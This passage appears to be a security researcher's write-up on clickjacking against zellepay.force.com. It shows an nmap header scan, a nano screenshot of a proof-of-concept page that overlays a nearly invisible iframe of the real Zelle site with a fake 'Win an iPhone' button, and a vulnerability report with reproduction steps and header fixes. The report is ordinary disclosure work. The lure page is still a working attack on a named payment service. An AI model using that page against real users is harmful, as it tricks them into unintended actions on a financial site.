


```
┌──(kush㉿Kushan)-[~/XSStrike]
└─$ nmap --script http-headers -p 80,443 zellepay.force.com

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-27 09:01 CDT
Nmap scan report for zellepay.force.com (136.146.40.218)
Host is up (0.30s latency).
Other addresses for zellepay.force.com (not scanned): 136.146.45.218 136.146.43.218
rDNS record for 136.146.40.218: dcl9-ncg1-c8-iad5.na240-ia7.force.com

PORT    STATE SERVICE
80/tcp  open  http
| http-headers:
|   Date: Thu, 27 Mar 2025 14:01:50 GMT
|   Set-Cookie: CookieConsentPolicy=0:1; path=/; expires=Fri, 27-Mar-2026 14:01:50 GMT; Max-Age=31536000; secure
|   Set-Cookie: LSKey-c$CookieConsentPolicy=0:1; path=/; expires=Fri, 27-Mar-2026 14:01:50 GMT; Max-Age=31536000; secure
|   Content-Security-Policy: upgrade-insecure-requests
|   Cache-Control: no-cache,must-revalidate,max-age=0,no-store,private
|   Expires: Thu, 01 Jan 1970 00:00:00 GMT
|   Location: https://zelleservice.my.site.com/
|   Content-Length: 0
|   Connection: close
|
|_  (Request type: GET)
443/tcp open  https
| http-headers:
|   Date: Thu, 27 Mar 2025 14:01:33 GMT
|   Set-Cookie: CookieConsentPolicy=0:1; path=/; expires=Fri, 27-Mar-2026 14:01:33 GMT; Max-Age=31536000; secure
|   Set-Cookie: LSKey-c$CookieConsentPolicy=0:1; path=/; expires=Fri, 27-Mar-2026 14:01:33 GMT; Max-Age=31536000; secure
|   Content-Security-Policy: upgrade-insecure-requests
|   Strict-Transport-Security: max-age=63072000; includeSubDomains
|   Cache-Control: no-cache,must-revalidate,max-age=0,no-store,private
|   Expires: Thu, 01 Jan 1970 00:00:00 GMT
|   Location: https://zelleservice.my.site.com/
|   Content-Length: 0
|   Connection: close
|
|_  (Request type: GET)

Nmap done: 1 IP address (1 host up) scanned in 19.64 seconds
```

If it reports **"X-Frame-Options header is missing"**, the site might be vulnerable.

## Exploiting Missing X-Frame-Options (Clickjacking)

Create a simple **HTML page** to load zellepay.force.com in an **<iframe>** and place fake content over it.



```
  GNU nano 8.0                                      clickjack.html *
<!DOCTYPE html>
<html>
<head>
  <title>Clickjacking PoC - Zelle</title>
  <style>
    body {
      margin: 0;
      padding: 0;
    }
    iframe {
      position: absolute;
      top: 0;
      left: 0;
      width: 1000px;
      height: 800px;
      opacity: 0.01; /* almost invisible */
      z-index: 1;
      border: none;
    }
    .fake-button {
      position: absolute;
      top: 200px;
      left: 300px;
      width: 300px;
      height: 100px;
      background-color: red;
      color: white;
      text-align: center;
      line-height: 100px;
      font-size: 24px;
      font-weight: bold;
      z-index: 2;
      cursor: pointer;
      box-shadow: 0 0 10px rgba(0,0,0,0.5);
    }
  </style>
</head>
<body>
  <iframe src="https://zellepay.force.com"></iframe>
  <div class="fake-button">🎁 Click Here to Win an iPhone!</div>
</body>
</html>


^G Help        ^O Write Out   ^F Where Is    ^K Cut         ^T Execute     ^C Location    M-U Undo       M-A Set Mark   M-] To Bracket
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line  M-E Redo       M-6 Copy       ^B Where Was
```

When a user clicks the red button, they're actually clicking something on the real Zelle site. We can modify the iframe to point to a specific page.

# 5. **Report Writing**

**Title:** Missing Anti-Clickjacking Headers on zellepay.force.com

**Summary:** The web application zellepay.force.com fails to implement proper clickjacking protection mechanisms. Specifically, the server does not include the X-Frame-Options header or a Content-Security-Policy (CSP) with the frame-ancestors directive in its HTTP responses.

This allows the site to be embedded in a third-party iframe, making it vulnerable to clickjacking attacks. An attacker could craft a malicious webpage that tricks users into performing unintended actions (e.g., clicking buttons or submitting forms) without their knowledge.

**Risk**: **Medium** - Clickjacking can lead to user interface redress attacks, phishing, fraudulent clicks, and unauthorized actions, especially if sensitive operations (like authentication, transactions, or settings changes) are present on the target pages.

**Technical Details:**

- Alert ID: 10020-1
- Alert Type: Passive
- CWE: CWE-1021: Improper Restriction of Rendered UI Layers or Frames
- WASC: 15 - Application Misconfiguration
- OWASP Top 10:
  - 2017: A06 - Security Misconfiguration
  - 2021: A05 - Security Misconfiguration
- ZAP Reference: org/zaproxy/zap/extension/pscanrules/AntiClickjackingScanRule.java

**Attack Scenario:** An attacker could create a malicious website that loads http://zellepay.force.com in an invisible <**iframe**> and trick users into interacting with the legitimate interface (e.g., clicking buttons or submitting sensitive information), believing they are interacting with the attacker's site. This could lead to unauthorized transactions, information disclosure, or other unintended user actions.

**Steps to Reproduce:**

- Create an HTML page with the following content:

  ```
  <html>
    <head><title>Clickjacking Test</title></head>
    <body>
      <h2>If you can see the ZellePay page below, it's vulnerable to Clickjacking.</h2>
      <iframe src="http://zellepay.force.com" width="100%" height="600" style="opacity:0.8;"></iframe>
    </body>
  </html>
  ```

- Host this file on any web server
- Open it in a modern browser
- Observe that http://zellepay.force.com loads successfully inside the iframe, confirming the absence of the X-Frame-Options or Content-Security-Policy headers.

**Impact:**

Clickjacking can lead to:

- User interface redressing attacks

- Unauthorized actions on behalf of authenticated users
- Decreased user trust
- Regulatory compliance issues if sensitive actions can be triggered

**Remediation:**

To mitigate this issue, implement one of the following HTTP headers on all HTTP responses:

- Option 01: Strict Deny
  **X-Frame-Options: DENY**
  This prevents the page from being embedded in any frame, regardless of origin.
- Option 2: Same Origin
  **X-Frame-Options: SAMEORIGIN**
  This allows embedding only from the same origin.
- Option 3: Use Content-Security-Policy
  **Content-Security-Policy: frame-ancestors 'self';**
  CSP provides finer control and is the modern recommended approach.

It's recommended to use **both** X-Frame-Options and Content-Security-Policy headers for defense in depth and compatibility across all browsers.

**References**

- X-Frame-Options - MDN
- CSP frame-ancestors - MDN

- OWASP Testing Guide – Clickjacking
- OWASP Top 10 – A05:2021 Security Misconfiguration